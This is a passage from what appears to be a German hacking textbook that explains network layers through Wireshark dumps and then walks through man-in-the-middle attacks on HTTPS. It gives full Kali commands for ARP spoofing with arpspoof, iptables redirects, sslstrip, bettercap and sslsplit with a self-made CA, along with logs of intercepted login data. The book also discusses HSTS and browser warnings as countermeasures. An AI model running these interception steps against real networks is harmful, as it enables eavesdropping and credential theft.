Destination: LiteonTe_c7:90:20
(40:f0:2f:c7:90:20)

  Address: LiteonTe_c7:90:20
  (40:f0:2f:c7:90:20)

  .... ..0. ....   Globally unique
  .... .... ....   address
  = LG bit:

                   (factory
                   default)

  .... ...0 ....   Individual
  .... .... ....   address
  = IG bit:        (unicast)

Source: Apple_a3:63:8d
(a8:86:dd:a3:63:8d)

  Address: Apple_a3:63:8d
  (a8:86:dd:a3:63:8d)

  .... ..0. ....   Globally unique
  .... .... ....   address
  = LG bit:

                   (factory
                   default)

  .... ...0 ....   Individual
  .... .... ....   address
  = IG bit:        (unicast)

Type: IP (0x0800)
```

Die zweite Schicht ist die Sicherungsschicht, hier in dem Beispiel der Ethernet Layer (*siehe oben*). Diese Schicht ist für die Datenflusskontrolle und die Zustellung der Pakete innerhalb eines Netzwerksegments zuständig. Vereinfacht könnte man sagen, dass diese Schicht für den Transport zwischen Geräten, die am gleichen Router hängen oder zwischen Router und PC zuständig ist.

Im DOD-Modell werden die Schichten 1 und 2 zur Netzwerk-Übertragungsschicht zusammengefasst. Ich halte den Aufbau aus 5 Schichten, wie ich es Ihnen gerade erkläre, am verständlichsten.

```
Internet Protocol Version 4
  Version: 4
  Header Length: 20 bytes
  Differentiated Services Field: 0x00
    0000 00.. = Differentiated Services Codepoint: Default
    (0x00)
    .... ..00 = Explicit Congestion Notification: Not-ECT
    (0x00)
  Total Length: 728
  Identification: 0x28c6 (10438)
  Flags: 0x02 (Don't Fragment)
    0... .... = Reserved bit: Not set
    .1.. .... = Don't fragment: Set
    ..0. .... = More fragments: Not set
  Fragment offset: 0
  Time to live: 64
  Protocol: TCP (6)
  Header checksum: 0x8bf4 [validation disabled]
    [Good: False]
    [Bad: False]
  Source: 192.168.1.7 (192.168.1.7)
  Destination: 192.168.1.14 (192.168.1.14)
  [Source GeoIP: Unknown]
  [Destination GeoIP: Unknown]
```

Die nächsthöhere Schicht, die sogenannte Vermittlungsschicht, regelt den Transport zwischen verschiedenen Netzwerk-Segmenten. Das ist in den häufigsten Fällen die Aufgabe des IP-Protokolls. Mit der weltweit eindeutigen öffentlichen IP-Adresse eines Rechners können Pakete durch das Internet zielsicher rund um den Globus versendet werden.

Außerdem wird in dieser Schicht auch geprüft ob alle Pakete, die zu einem Datensatz gehören, vollständig angekommen sind und gegebenenfalls das

erneute Versenden von verloren gegangenen Paketen veranlasst.

Außerdem kommt hier die TTL (*Time to Live*) ins Spiel. Bei jeder Station, die ein Paket durchläuft wird diese um eins verringert und sollte die TTL irgendwann null erreichen, bevor das Paket zugestellt werden konnte wird es verworfen. So wird verhindert, dass ein falsch adressiertes Paket auf der Suche nach seinem Empfänger bis in alle Ewigkeit durch das Internet geistert. Gleiches gilt natürlich auch, wenn ein existierender Host über keinen Weg erreichbar ist.

Apropos Erreichbarkeit - auch hierfür ist diese Schicht zuständig. Durch das sogenannte Routing wird hier versucht einen möglichst effizienten Weg durch das Internet oder durch unterschiedliche Netzwerksegmente in größeren Firmen zu finden. Sollte dieser an irgendeiner Stelle unterbrochen sein, wird natürlich versucht eine Ausweichroute zu verwenden. Im DOD-Modell nennt man dies die Internet-Schicht.

```
Transmission Control Protocol
  Source Port: 50842 (50842)
  Destination Port: 80 (80)
  [Stream index: 3]
  [TCP Segment Len: 676]
  Sequence number: 1 (relative sequence number)
  [Next sequence number: 677 (relative sequence number)]
  Acknowledgment number: 1 (relative ack number)
  Header Length: 32 bytes
  .... 0000 0001 1000 = Flags: 0x018 (PSH, ACK)
    000. .... .... = Reserved: Not set
    ...0 .... .... = Nonce: Not set
    .... 0... .... = Congestion Window Reduced (CWR): Not set
    .... .0.. .... = ECN-Echo: Not set
    .... ..0. .... = Urgent: Not set
    .... ...1 .... = Acknowledgment: Set
    .... .... 1... = Push: Set
    .... .... .0.. = Reset: Not set
    .... .... ..0. = Syn: Not set
    .... .... ...0 = Fin: Not set
```

```
Window size value: 8235
[Calculated window size: 131760]
[Window size scaling factor: 16]
Checksum: 0xcee6 [validation disabled]
  [Good Checksum: False]
  [Bad Checksum: False]
Urgent pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP),
Timestamps
  No-Operation (NOP)
    Type: 1
      0... .... = Copy on fragmentation: No
      .00. .... = Class: Control (0)
      ...0 0001 = Number: No-Operation (NOP) (1)
  No-Operation (NOP)
    Type: 1
      0... .... = Copy on fragmentation: No
      .00. .... = Class: Control (0)
      ...0 0001 = Number: No-Operation (NOP) (1)
  Timestamps: TSval 989412126, TSecr 977774995
    Kind: Time Stamp Option (8)
    Length: 10
    Timestamp value: 989412126
    Timestamp echo reply: 977774995
[SEQ/ACK analysis]
  [iRTT: 0.064191000 seconds]
  [Bytes in flight: 676]
```

Die nächste Schicht im OSI-Modell ist die Transport-Schicht, in der am häufigsten die Protokolle TCP und UDP zum Einsatz kommen. Hier wird auch nach Ports unterschieden, um mehreren Diensten den Zugang zu einem Netzwerk-Anschluss zu gewähren. Während zB der Webserver auf den Port 80 horcht, kann wiederum ein IMAP-Server auf der gleichen IP-Adresse am Port 143 auf eingehende Verbindungen warten. So können sich verschiedene Dienste eine IP-Adresse teilen.

Dies kann man am einfachsten mit dem Versand von Briefen per Post vergleichen. Hierbei wäre IP der LKW, der viele Briefe von der Stadt A in die Stadt B bringt und TCP der Briefträger, der dann die Briefe an die jeweiligen Haushalte verteilt.

Im DOD-Modell wird diese Schicht auch als Transport-Schicht bezeichnet.

```
Hypertext Transfer Protocol
  POST /test/index.php HTTP/1.1
    [Expert   Info   (Chat/Sequence):   POST   /test/index.php
    HTTP/1.1]
      [POST /test/index.php HTTP/1.1]
      [Severity level: Chat]
      [Group: Sequence]
    Request Method: POST
    Request URI: /000_PROJEKTE/test/index.php
    Request Version: HTTP/1.1
  Host: 192.168.1.14
  Connection: keep-alive
  Content-Length: 28

  Cache-Control: max-age=0
  Origin: http://192.168.1.14
  Upgrade-Insecure-Requests: 1
  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_5)
          AppleWebKit/537.36 (KHTML, like Gecko)
          Chrome/59.0.3071.115 Safari/537.36
  Content-Type: application/x-www-form-urlencoded
  Accept: text/html, application/xhtml+xml, application/xml;
        q=0.9, image/webp, image/apng, */*; q=0.8
  Referer: http://192.168.1.14/000_PROJEKTE/test/
  Accept-Encoding: gzip, deflate
  Accept-Language: de-DE,de;q=0.8,en-US;q=0.6,en;q=0.4
  Cookie: _ga=GA1.1.457604103.1483103830
    Cookie pair: _ga=GA1.1.457604103.1483103830
```

Hier ist dann der Punkt erreicht, in dem das OSI-Modell recht komplex wird. Hier wird die Anwendungsebene in die letzten 3 Schichten (Sitzungs-,

Darstellungs- und Anwendungsschicht) unterteilt.

Darum ist das DOD-Modell auch für Einsteiger leichter zu begreifen, weil diese sehr technische Unterteilung in diesem Modell nicht stattfindet.

Daher werde ich an dieser Stelle auf das DOD-Modell zurückgreifen und alle drei oben genannten Schichten als Anwendungsschicht zusammenfassen.

Hier sind die einzelnen Programme angesiedelt, die Daten senden oder Empfangen. Das kann zB der Webbrowser, ein Messenger, ein Mail- oder auch Webserver sein. In dieser Schicht finden sich also eine Vielzahl von Protokollen wie beispielsweise HTTP, FTP, IMAP, SMTP, POP und viele mehr.

Um bei dem Post-Beispiel zu bleiben, ist dies also der Inhalt des Briefes, der den Empfänger veranlasst etwas zu tun. Dies kann beispielsweise die Anforderung von einer Datei, das Prüfen von Zugangsberechtigungen bei einer Anmeldung, das Auflisten von Dateien in einem Ordner oder vieles Weitere sein.

```
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "user" = "mark.b"
    Key: user
    Value: mark.b
  Form item: "pass" = "supergeheim"
    Key: pass
    Value: supergeheim
```

Auf HTTP-Pakete werden wir beim Angriff auf Webseiten noch etwas detaillierter eingehen. An der Stelle will ich nur erwähnen, dass dieser hier separat dargestellte Block ebenfalls noch zu dem Paket gehört. Stellen Sie sich das einfach wie eine Anlage bei einem Brief vor.

Dies sind die eigentlichen Daten, die der Webbrowser versenden wollte. Da dies mit der POST-Methode geschehen ist, sind die Daten im Body-Bereich übertragen worden. Der Teil im vorherigen Block ist der Header-Bereich des HTTP-Paketes. Alle vorangestellten Auszüge waren ebenfalls Header-

Daten. Bei Ethernet, TCP oder IP ist der Body des Paketes das Paket der nächsthöheren Schicht - wie bei einer Zwiebel.

Sie sehen, wie viel Overhead nötig ist, um diese zwei einfachen Informationen (Username = mark.b *und* Passwort = supergeheim) zielsicher zum Empfänger zu leiten.

Wie sie sich an dieser Stelle vorstellen können, ist die Übertragung von Daten ein sehr komplexes Thema und bei so komplexen Vorgängen schleichen sich gern Fehler ein. So gibt es viele Angriffe, die auf Fehler in dieser Kommunikation aufbauen und diese ausnutzen, um unvorhergesehene Dinge zu erreichen.

Zumindest sollte Ihnen jetzt klar sein, warum die Filter-Anweisungen tcp.port und ip.addr heißen. Natürlich können auch Flags der Pakete oder Daten im Inhalt der Pakete gefiltert werden. So würde zB ftp.request.command == USER || ftp.request.command == PASS alle Login-Versuche per FTP herausfiltern. Hierbei muss man aber auch die Protokolle der Anwendungsschicht kennen und verstehen. So fragt FTP zuerst nach dem Benutzernamen und wenn dieser passt, wird in einem weiteren Schritt nach dem Passwort gefragt. Darum muss hier auch die ODER-Verknüpfung verwendet werden, da ein Paket entweder den

Benutzernamen oder das Passwort enthält. Eine UND-Verknüpfung würde keine Pakete liefern, weil es kein gültiges FTP-Paket gibt, in dem beides auf einmal übertragen würde. USER und PASS sind Befehle, die im FTP-Protokoll festgelegt sind. Daher kann ich Ihnen nur noch mal raten, sich die ganzen Protokolle in Ruhe anzusehen und so viel wie möglich darüber zu lernen.

Die einzelnen wichtigen Protokolle im Detail zu besprechen würde ein eigenes Buch füllen, wenn nicht sogar mehrere. Obgleich FTP schon lange als unsicher gilt, wird es noch von vielen Personen verwendet, um zB Dateien auf Ihren Webserver zu laden. Achtet der Benutzer nicht selbst darauf, eine verschlüsselte FTP-Variante zu verwenden, kommt man so auf einfache Weise an das Passwort und kann die Daten der Webseite manipulieren. Oftmals wird für FTP und die webbasierte

Verwaltungsoberfläche (*zB cpanel*) das gleiche Passwort verwendet. So kann ein Angreifer dann zwei Fliegen mit einer Klappe schlagen.

SSL-Verschlüsselung umgehen

Wie wir bei dem Beispiel mit FTP gesehen haben, sind unverschlüsselte Verbindungen sehr leicht zu belauschen. Somit wäre sicheres Bezahlen mit Kreditkarte oder E-Banking ohne SSL kaum möglich. Die Abkürzung SSL steht für "Secure Sockets Layer". Dabei handelt es sich um ein Protokoll, das sicherstellt, dass Daten mit einer verschlüsselten Verbindung über das Internet übertragen werden.

Derzeit ist noch keine Methode bekannt, diese Verschlüsselung zu brechen. Ähnlich wie bei WPA können Sie also die Daten nicht lesen außer Ihnen ist der Schlüssel bekannt. Außerdem werden verschiedenste Verschlüsselungen genutzt. Würde eine geknackt dann, würden die meisten sofort nach Bekanntwerden dieses Umstandes, auf eine alternative Methode wechseln. Es gibt hier jedoch Methoden diese Verschlüsselung zu umgehen und diese wollen wir uns nun ansehen.

Zuerst kommt mir das weniger bekannte SSLsplit in den Sinn. SSLsplit ist ein Werkzeug, das Man-in-the-Middle-Angriffe (*kurz MITM*) gegen mit SSL/TLS verschlüsselte Netzwerkverbindungen durchführen kann. SSLsplit beendet SSL/TLS und initiiert eine neue Verbindung zum ursprünglichen Ziel. Man kann sich das wie einen Proxy-Server vorstellen, der in der Mitte sitzt und den ganzen Verkehr belauschen könnte. Für HTTPS erzeugt und signiert es gefälschte Zertifikate, was auch gleichzeitig das Problem ist. Denn heutzutage bekommt der Benutzer eine Warnung, dass die Seite nicht sicher ist bzw. das Zertifikat nicht vertrauenswürdig sei. Es können aber auch vorhandene Zertifikate benutzt werden, wenn der private Schlüssel verfügbar ist.

Also muss man entweder darauf vertrauen, dass das Opfer ein Technik-Laie ist, der der URL meinebank.de oder facebook.com blind vertraut und sich von der Meldung nicht beirren lässt. Hierbei ist aber fraglich, ob dieser Laie

es dann auch schafft, die Ausnahmeregel für dieses unsichere Zertifikat anzulegen.

Das zweite Problem, auf das wir stoßen ist, dass wir den Rechner des Opfers erst einmal dazu bringen müssen, die Daten über den Angreifer-PC zu versenden.

In meinen Augen ist SSLsplit nur dann eine brauchbare Lösung, wenn der Angreifer Zugriff auf den Rechner des Opfers hat und diese Ausnahme selber konfiguriert. Danach wird das Opfer in den meisten Fällen gar nicht merken, dass es belauscht wird. Zumindest bis vor Kurzem als die Browser angefangen haben den User aggressiver vor unsicheren Webseiten zu warnen. Das ist dem Fakt geschuldet, dass diese Angriffe so erfolgreich waren. Das kleine grüne Bogenschloss, dass anzeigen soll, dass eine Seite sicher ist, wurde scheinbar von viel zu vielen übersehen bzw. einfach nicht beachtet, die dann Opfer von Identitätsdiebstahl oder Kreditkartenbetrug wurden.

Einen ähnlichen Ansatz verfolgt SSLstrip. Hier kommuniziert SSLstrip mit dem Server verschlüsselt und stellt dem Opfer die unverschlüsselten Daten zur Verfügung.

Auch SSLstrip hat das gleiche Problem - der Angreifer muss den PC dazu bringen, seinen Computer als Mittelsmann für die Kommunikation zu verwenden. Andernfalls kommt er von außen nicht in die verschlüsselte Kommunikation hinein. Um zu verstehen wie wir dies erreichen können wollen wir uns ein weiteres Protokoll etwas näher ansehen:

Das Address Resolution Protocol (*ARP*) wird verwendet, um zu einer IP-Adresse die physikalische Adresse (*Hardwareadresse bzw. MAC-Adresse*) zu ermitteln und diese Zuordnung gegebenenfalls in den sogenannten ARP-Tabellen abzulegen. Es wird fast ausschließlich im Zusammenhang mit IPv4-Adressierung auf Ethernet-Netzwerken verwendet, obwohl es nicht darauf beschränkt wäre. Für IPv6 wird diese Funktionalität durch das Neighbor Discovery Protocol (*NDP*) bereitgestellt.

Will ein Computer die MAC-Adresse eines anderen PCs ermitteln sendet er eine sogenannte ARP-Anfrage an die Broadcast-Adresse, die alle Rechner

empfangen. Der gesuchte Rechner wird darauf hin antworten und seine MAC-Adresse mitteilen. Um mit dem Router und somit dem Internet zu kommunizieren benötigt der Opfer-PC neben der IP-Adresse auch die MAC-Adresse. Hier haken wir als Angreifer mit einer Technik ein, die sich ARP-spoofing nennt.

Wie lange das Opfer sich die ermittelte Hardware-Adresse merkt, hängt vom Betriebssystem ab. In der Regel wird diese vor jeder neuen Kommunikation erneut ermittelt.

ARP-spoofing gehört zwar zu den ältesten mir bekannten Techniken, um in einem Netzwerk unerlaubt Daten mitzulesen oder zu manipulieren ist aber durchaus noch sehr wirkungsvoll, zumindest habe ich bisher eher selten in Unternehmen Schutzmaßnahmen dagegen gesehen und in privaten Netzwerken schon einmal gar nicht. Das einhaken sieht dann wie folgt aus - der Router wird mit ARP-Antworten mit der Angreifer MAC-Adresse und der Opfer-IP bombardiert, dass dieser glaubt, der Angreifer hätte die IP des Opfers. Das Opfer wird mit ARP-Antworten bombardiert, die die Router-IP und die Angreifer MAC-Adresse haben.

Somit sieht es für den Router aus, als hätte sich die MAC-Adresse des Opfers geändert, und der Opfer-PC meint nun, die physikalische Adresse des Routers sei eine andere. Damit haben wir uns erfolgreich in die Kommunikation zwischengeschaltet, denn beide kommunizieren nun mit uns.

Natürlich kann es immer wieder vorkommen, dass die Antwort des Routers einmal schneller ist als die des Angreifers und so verursachen wir mit einem derartigen Angriff nicht nur viel sinnfreien Traffic im Netzwerk, sondern auch eine Verzögerung, aufgrund dessen, weil das ein oder andere Paket dennoch an den eigentlichen Router gesendet werden kann. Dieser wird dann die Daten bearbeiten und wir haben ein Paket verloren. Im Fall von fragmentierten Paketen wird der Router merken, dass einige fehlen und die vom Angreifer oder vom Opfer anfordern - je nachdem, ob sich inzwischen die Hardware-Adresse wieder geändert hat.

Im Grunde verursachen wir ein Chaos im Netzwerk, das zu unserem Vorteil ist. Das Opfer kann aber durchaus einen signifikanten Einbruch in der

Netzwerk-Performance bemerken vor allem, wenn man dies in einem WLAN-Netzwerk veranstaltet und als Angreifer kein starkes Signal hat, so ist die Verbindungsgeschwindigkeit des Angreifers der Flaschenhals.

Genau das kann dem Angreifer oftmals zum Verhängnis werden. Würde das Internet für eine kurze Zeit etwas langsamer, kann ein Administrator schnell eine Stoßzeit vermuten und den Performanceverlust darauf schieben, ohne genauer nachzusehen. Dauert die Beeinträchtigung zu lange oder beschweren sich zu viele User, dann wird auch der faulste Admin nach der Ursache suchen.

Mit einem Netzwerk-Scanner ist so ein Angriff schnell aufzuspüren, wenn man sich die ARP-Pakete etwas näher ansieht. Genauso arbeiten auch Tools, die derartige Angriffe melden.

Man hat bei dieser Technik ebenfalls die Wahl, ob man alle Rechner angreift oder nur einen einzelnen Rechner. Hierzu müsste man das Tool arpspoof ein oder mehrmals (*einmal pro IP*) starten. Außerdem muss der Angreifer-PC dafür vorbereitet werden. IPv4 Forwarding muss aktiviert werden und eine Portweiterleitung muss eingerichtet werden, um die eingehenden Pakete durch den Serverdienst von sslstrip zu schicken.

Manuell lässt sich das wie folgt erreichen:

Öffnen Sie ein Terminal und führen Sie folgende Befehle aus:

```
root@kali:~# sysctl -w net.ipv4.ip_forward=1
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j
REDIRECT --to-port 8080
root@kali:~# sslstrip -l 8080 -w sslstrip.log
```

Zeile 1 aktiviert das IPv4 Forwarding damit die Portweiterleitung funktioniert. Zeile 2 richtet die Portweiterleitung zu sslstrip ein und Zeile 3 startet schließlich sslstrip.

Wichtig ist hierbei, dass Sie das Terminal-Fenster nicht schließen und für den nächsten Befehl ein weiteres Terminal öffnen:

```
root@kali:~# arpspoof -i eth0 -t 192.168.1.103 192.168.1.1
```

Dieser Befehl muss ebenfalls solange laufen wie der Angriff selbst. Sobald wir arpspoof beenden können wir keine Pakete mehr empfangen!

Hierbei werden folgende Optionen verwendet:

`-i eth0`	die Netzwerkkarte (*interface*), die verwendet werden soll
`-t 192.168.1.103` ...	Opfer (*target*) und dessen IP-Adresse
`192.168.1.1`	IP-Adresse des Routers bzw. Standard Gateways

Da diese Art von Angriff so einfach, beliebt und erfolgreich war, wurde eine Gegenmaßnahme Namens HSTS (*HTTP-Strict-Transport-Security*) entwickelt. Diese sorgt dafür, dass der Browser abspeichert, sobald man sich einmal mit einer Seite über HTTPS verbunden hat, und dann eine unverschlüsselte HTTP-Verbindung zu einem späteren Zeitpunkt ablehnt.

Dennoch will ich Ihnen den Angriff anhand einer Seite die den HSTS-Header nicht einsetzt zeigen, wie dieser Angriff funktioniert. Da dieses Tool aufgrund der starken Verbreitung von HSTS stark an Bedeutung verloren hat und nicht mehr in den Paketquellen von Kali 2020.2 enthalten ist, habe ich dazu eine ältere Kali-Version benutzt.

Dies ist auch eine der Techniken bei der man das Wettrüsten der Angreifer und Verteidiger gut sieht.

```
2019-07-21 02:06:58,124 SECURE POST Data (www.hackenlernen.com
):
user=admin&pass=12345678
```

Obwohl der Angriff final klappte, gab es derart viele Browsermeldungen, dass es kaum noch jemand gewagt hätte, die Daten abzusenden.

Genau das ist der Grund, warum dieses Tool mittlerweile nutzlos ist und warum es aus den Repos entfernt wurde. Dennoch will ich Ihnen die

Arbeitsweise von sslstrip erklären. Das Programm arbeitet als Proxy und schreibt https- in http-Links um und verhindert Weiterleitungen von http- zu https-Seiten. Das Opfer wird also künstlich in einer unverschlüsselten Umgebung gehalten.

Was dank HSTS heutzutage einfach nicht mehr erlaubt wird und bei denjenigen Seiten die noch kein HSTS nutzen greifen die Browser ein. Genau da setzt bettercap an.

Diese Software erlaubt es den oben genannten Prozess zu automatisieren und noch einiges mehr. Nachdem hierzu einige Konfigurationen geändert werden müssen, benötigt das Programm root-Rechte. Also sehen wir uns das in der Praxis an und starten bettercap wie folgt:

```
root@kali:~# bettercap --proxy -T 192.168.1.103 -P POST
```

`--proxy .....`	Aktiviert den HTTP-Proxy
`-T 192.168.1.103 ...`	legt 192.168.1.103 als Opfer (*target*) fest.
`-P POST .....`	Startet einen Parser für POST-Daten

Das Konfigurieren von IPtables und das Anschalten der Port-Weiterleitung sowie das Starten von sslstrip übernimmt bettercap automatisch für Sie. Danach sollten Sie folgende Ausgabe sehen:

```
 _          _   _
| |__   ___| |_| |_ ___ _ __ ___ __ _ _ __
| '_ \ / _ \ __| __/ _ \ '__/ __/ _` | '_ \
| |_) |  __/ |_| ||  __/ | | (_| (_| | |_) |
|_.__/ \___|\__|\__\___|_|  \___\__,_| .__/
                                      |_| v1.6.0
```

http://bettercap.org/

```
[I] Starting [ spoofing:OK discovery:X sniffer:OK tcp-proxy:X
http-proxy:OK  https-proxy:X  sslstrip:OK  http-server:X  dns-
server:OK ] ...
```

```
[I] [eth0] 192.168.1.106 : 08:00:27:CC:B3:01 / eth0 ( PCS Systemtechnik GmbH )
[I] [GATEWAY] 192.168.1.1 : E8:DE:27:4D:0B:B6 ( Tp-link Technologies Co. )
[I] [DNS] Starting on 192.168.1.106:5300 ...
[I] [HTTP] Proxy starting on 192.168.1.106:8080 ...
```

Zusätzlich wurde auch ein DNS-Server für die Namensauflösung gestartet. Dieser dient dazu, die veränderten URLs aufzulösen. `bettercap` macht aus der URL `www.seite.de` einfach `wwwww.seite.de` um damit eine URL zu erstellen, für die noch keine HSTS-Regel hinterlegt ist. Dies klappte auch bei einigen Seiten. Bei Facebook, Google und meiner Hausbank schlug der Angriff aber schon zum Zeitpunkt der Erstellung der Erstauflage fehl. Wenn der Webserver kein unverschlüsseltes HTTP mehr zulässt dann kann bettercap auch nichts daran ändern.

Falls der Angriff gelingt, sehen Sie eine Ausgabe in dieser Form:

[REQUEST HEADERS]

```
Host : test.eu
Connection : close
Content-Length : 29
Cache-Control : max-age=0
Origin : http://test.eu
User-Agent : Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5)
      AppleWebKit/537.36 (KHTML, like Gecko)
      Chrome/60.0.3112.113 Safari/537.36
Content-Type : application/x-www-form-urlencoded
  Accept                                                    :
  text/html,application/xhtml+xml,application/xml;q=0.9,image
  /webp,image/
apng,*/*;q=0.8
Referer : http://test.eu/index.php?s=login
Accept-Language : de-DE,de;q=0.8,en-US;q=0.6,en;q=0.4
Cookie          :          _ga=GA1.2.1860426773.1505172526;
_gid=GA1.2.52270784.1505172526;
Pragma : no-cache
```

[REQUEST BODY]

```
user                : mark

pw                  : Geheim.0815
```

Aber auch bettercap wurde aus den Repos entfernt da selbst bei Seiten, die man noch auf diese Weise angreifen könnte, der Browser wiederum einschreitet und den User höchstwahrscheinlich rettet.

Alles in allem hat sich diese Art von Angriffen für das Erste erledigt - zumindest bis jemand wieder eine Schwachstelle im System findet und einen Weg, diese auszunutzen. Erste Ansätze gehen in Richtung PAD- bzw. WPAD (*Web Proxy Autodiscovery Protocol*) und wurden bei der DEF CON 24 vorgestellt.

Kurz gesagt sind das kleine Java-Scripts, die die Proxy-Konfiguration steuern. Damit ist es zB möglich, Proxy-Server abhängig von der URL zu machen. Dies kann verwendet werden, um für interne Intranetseiten einen anderen Proxy als für externe Internetseiten zu verwenden, aber auch um Informationen zu stehlen. Hierzu wird dem Browser eine manipulierte Proxy-Konfiguration angeboten. Damit können dann die URLs zumindest ausspioniert werden. Im Prinzip kann man dann die URL auch untersuchen und nach Authentifizierungstokens suchen und dem Opfer in dem Fall einen ungültigen Proxy unterschieben. Danach sieht es für das Opfer aus, als wäre die Seite nicht erreichbar, während der Angreifer den Token verwenden kann um in den User-Bereich des Opfers auf dieser Seite zu gelangen.

Man sagt ja bekanntlich: "*Totgesagte leben länger*" – das trifft es hier eigentlich sehr gut. Denn nun erlebt auch sslsplit sein Comeback. Dazu müssen wir kurz klären, woher ein SSL-Zertifikat eigentlich kommt.

Dieses erstellt nicht der Betreiber der Seite selber, denn sonst könnte sich auch jeder Hacker ein SSL-Zertifikat selber ausstellen. Das geht zwar, aber jeder Browser wird ein sogenanntes selbstunterschriebenes Zertifikat als nicht sicher einstufen. Als sicher geltende Zertifikate werden von einer anerkannten Zertifizierungsstelle ausgegeben. Seit es eine Zertifizierungsstelle (CA) gibt die automatisch und ohne besonders

aufwendige Prüfung gültige und als sicher eingestufte Zertifikate ausstellt, wird diese immer wieder dazu missbraucht Phishing-Seiten oder anderen illegalen Aktivitäten einen "seriösen Anstrich" zu geben...

Somit ist es relativ einfach und kostengünstig an ein "vertrauenswürdiges" Zertifikat zu kommen, dass man dann mit etwas Bastelarbeit auch in sslsplit verwenden kann. Da ich Ihnen hier nicht den Missbrauch eines Onlinedienstleisters zeigen will, werden wir uns zwar sslsplit ansehen aber dies mit einem selbst erstellten Zertifikat tun...

Dazu erstellen wir zuerst das Zertifikat mit folgenden Befehlen:

```
root@kali:~# openssl genrsa -out ca.key 4096
Generating RSA private key, 4096 bit long modulus (2 primes)
...........++++
.............................................................
............++++
e is 65537 (0x010001)

root@kali:~# openssl req -new -x509 -days 1826 -key ca.key -out
  ca.crt
You are about to be asked to enter information that will be
incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished
Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:DE
State or Province Name (full name) [Some-State]:Berlin
Locality Name (eg, city) []:Berlin
Organization Name (eg, company) [Internet Widgits Pty
Ltd]:Hacky Mc'Hack
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:hack@me.com
```

Danach müssen wir das System wieder für den Angriff vorbereiten:

```
root@kali:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@kali:~# iptables -t nat -F
root@kali:~# iptables -t nat -A PREROUTING -p tcp --dport 80 -j
REDIRECT
--to-port 8080
root@kali:~# iptables -t nat -A PREROUTING -p tcp --dport 443 -
j REDIRECT
--to-port 8443
```

Dazu schalten wir wiederum das IP-Forwarding ein, wie bereits zuvor gezeigt. Dann löschen wir die nat-Tabelle von IPtables mit und iptables -t nat -F richten wir, wie zuvor gezeigt, zwei Portweiterleitungen ein. Diesmal Port 80 auf 8080 und Port 443 (*https*) auf 8443.

Soweit kannten Sie diese Befehle schon aus den vorangegangenen Beispielen. Wenn Sie etwas mehr über Firewalls und IPtables im Speziellen lernen wollen kann ich Ihnen das Buch "**Linux-Firewalls - Sicherheit für Linux-Server und -Netzwerke mit IPv4 und IPv6**" von Ralf Spenneberg (*ISBN 978-3827330048*) empfehlen.

Danach müssen wir Folgendes ausführen:

```
root@kali:~# mkdir sslsplit
root@kali:~#  sslsplit  -D  -l  sslsplit.log  -S  ./sslsplit/  -k
ca.key -c ca.crt
ssl 0.0.0.0 8443 tcp 0.0.0.0 8080
SSLsplit 0.5.5 (built 2019-11-13)
Copyright (c) 2009-2019, Daniel Roethlisberger <daniel@roe.ch>
https://www.roe.ch/SSLsplit
Build info: V:FILE HDIFF:0 N:83c4edf
Features: -DHAVE_NETFILTER
NAT engines: netfilter* tproxy
netfilter: IP_TRANSPARENT IP6T_SO_ORIGINAL_DST
```

Bevor wir loslegen müssen wir noch einen Ordner für die Log-Dateien erstellen. Diese werden sehr schnell sehr umfangreich, wie Sie noch sehen werden.

Dann können wir sslsplit mit folgenden Optionen ausführen:

`-D`	Debugmodus (*Ausgaben der Meldungen auf der Konsole*)
`-l sslsplit.log`	Verbindungslogs in dieser Datei speichern
`-S ./sslsplit/`	Abgefangene Daten in diesem Ordner speichern (*eine Log-Datei pro Verbindung*)
`-k ca.key`	Pfad und Dateiname zur Key-Datei für das Zertifikat
`-c ca.crt`	Pfad und Dateiname zum Zertifikat
`ssl 0.0.0.0 8443` ...	Proxyspezifikation (*Typ + Adresse wobei 0.0.0.0 für alle steht + Port*)
`tcp 0.0.0.0 8080` ...	Proxyspezifikation (*Typ + Adresse wobei 0.0.0.0 für alle steht + Port*)

Damit läuft nun der Server und die Firewall ist auch passend konfiguriert. Jetzt müssen wir nur noch dafür sorgen, dass das Opfer sich auch über diesen Server verbindet:

```
root@kali:~# apt install dsniff
root@kali:~# arpspoof -i eth0 -t 192.168.1.4 192.168.1.1
```

Dazu installieren wir das Paket dsniff, in dem auch arpspoof enthalten ist. Dies ist bei Kali 2023.2 ebenfalls nicht mehr vorinstalliert. Dann können wir den bereits bekannten arpspoof Angriff erneut ausführen, um das Opfer dazu zu bringen unseren gerade eingerichteten Server als Tor zum Internet (*Standard Gateway*) anzusehen.

Nachdem ich versucht habe, mich auf meiner Seite https://hackenlernern.com anzumelden, bekam ich erwartungsgemäß einige

Warnmeldungen, die ich nur dadurch übergehen konnte, dass ich in den erweiterten Optionen den Fehler immer wieder ignorierte.

Versuchen Sie es doch einfach selbst - dann sehen Sie, was ich meine. Mit einem entsprechend als sicher geltenden Zertifikat wäre das nicht der Fall. Wie Sie an ein solches kommen, überlasse ich Ihnen als kleine Übung.

Dann betrachten wir die Daten, die wir abfangen konnten:

```
root@kali:~# ls -lh sslsplit/
insgesamt 20K

-rw-r--r-- 1  0 Jun 16    20200616T090244Z-192.168.1.4,64556-
root root     11:02       51.89.20.192,443.log

-rw-r--r-- 1  426 Jun 16  20200616T090244Z-192.168.1.4,64557-
root root     11:02       216.58.201.67,80.log

-rw-r--r-- 1  0 Jun 16    20200616T090247Z-192.168.1.4,64559-
root root     11:02       51.89.20.192,443.log

-rw-r--r-- 1  5,7K Jun    20200616T090247Z-192.168.1.4,64560-
root root     16 11:02    51.89.20.192,443.log

-rw-r--r-- 1  0 Jun 16    20200616T090259Z-192.168.1.4,64567-
root root     11:02       51.89.20.192,443.log

-rw-r--r-- 1  0 Jun 16    20200616T090316Z-192.168.1.4,64575-
root root     11:03       51.89.20.192,443.log

-rw-r--r-- 1  5,9K Jun    20200616T090316Z-192.168.1.4,64576-
root root     16 11:03    51.89.20.192,443.log
```

